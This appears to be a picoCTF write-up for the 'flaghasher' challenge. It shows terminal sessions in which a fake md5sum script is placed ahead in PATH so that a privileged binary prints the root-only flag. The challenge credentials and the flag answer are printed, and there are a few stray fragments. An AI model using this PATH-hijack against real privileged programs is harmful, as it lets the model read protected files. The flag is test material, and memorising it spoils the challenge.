Here is a binary that has enough privilege to read the content of the flag file but will only let you know its hash. If only it could just give you the actual content! Connect using ssh ctf-player@shape-facility.picoctf.net -p 57261 with the password, 6abf4a82 and run the binary named "flaghasher". You can get a copy of the binary if you wish: scp -P 57261 ctf-player@shape-facility.picoctf.net:~/flaghasher .

```
$ ls

flaghasher

$ ./flaghasher

Computing the MD5 hash of /root/flag.txt....


37b576b3ec8179c5714bcd173ce8c1cc  /root/flag.txt

$ echo -e '#!/bin/bash\ncat "$@"\n/bin/md5sum "$@"' > md5sum

$ chmod +x md5sum

$ PATH=.:$PATH ./flaghasher

Computing the MD5 hash of /root/flag.txt....


picoCTF{sy5teM_b!n@riEs_4r3_5c@red_0f_yoU_9722baa4}37b576b3ec8179c5714bcd173ce8c1cc  /root/flag.txt
```

---


so at first we got the flaghasher script we run it we got the hashed part so we have to creat a fake md5 command with

$ echo -e '#!/bin/bash\ncat "$@"\n/bin/md5sum "$@"' > md5sum

#!/bin/bash: Indicates this is a bash script.

- cat "$@": Outputs the contents of the files passed as arguments.
- /bin/md5sum "$@": Calculates the MD5 checksum of the same files.

Soafter giving it permission change the path for the scriptand run it we got the flag



```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@pico-chall$ ls
flaghasher
ctf-player@pico-chall$ ./flaghasher
Computing the MD5 hash of /root/flag.txt....

37b576b3ec8179c5714bcd173ce8c1cc  /root/flag.txt
ctf-player@pico-chall$ echo -e '#!/bin/bash\ncat "$@"\n/bin/md5sum "$@"' >
 md5sum
ctf-player@pico-chall$ chmod +x md5sum
ctf-player@pico-chall$ PATH=.:$PATH ./flaghasher
Computing the MD5 hash of /root/flag.txt....

picoCTF{sy5teM_b!n@riEs_4r3_5c@red_0f_yoU_9722baa4}37b576b3ec8179c5714bcd1
73ce8c1cc  /root/flag.txt
ctf-player@pico-chall$
```

content of the
uld just give you

Connect using `ssh ctf-player@shape-facility.picoctf.net -p 57261` with the password, `6abf4a82` and run the binary named "flaghasher".

You can get a copy of the binary if you wish: `scp -P 57261 ctf-player@shape-facility.picoctf.net:~/flaghasher .`

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 10:00

Hints

(None)

2,361 users solved

88% Liked

picoCTF{sy5teM_b!n@riEs_4r3_5c@red_0f_yoU_9722baa4}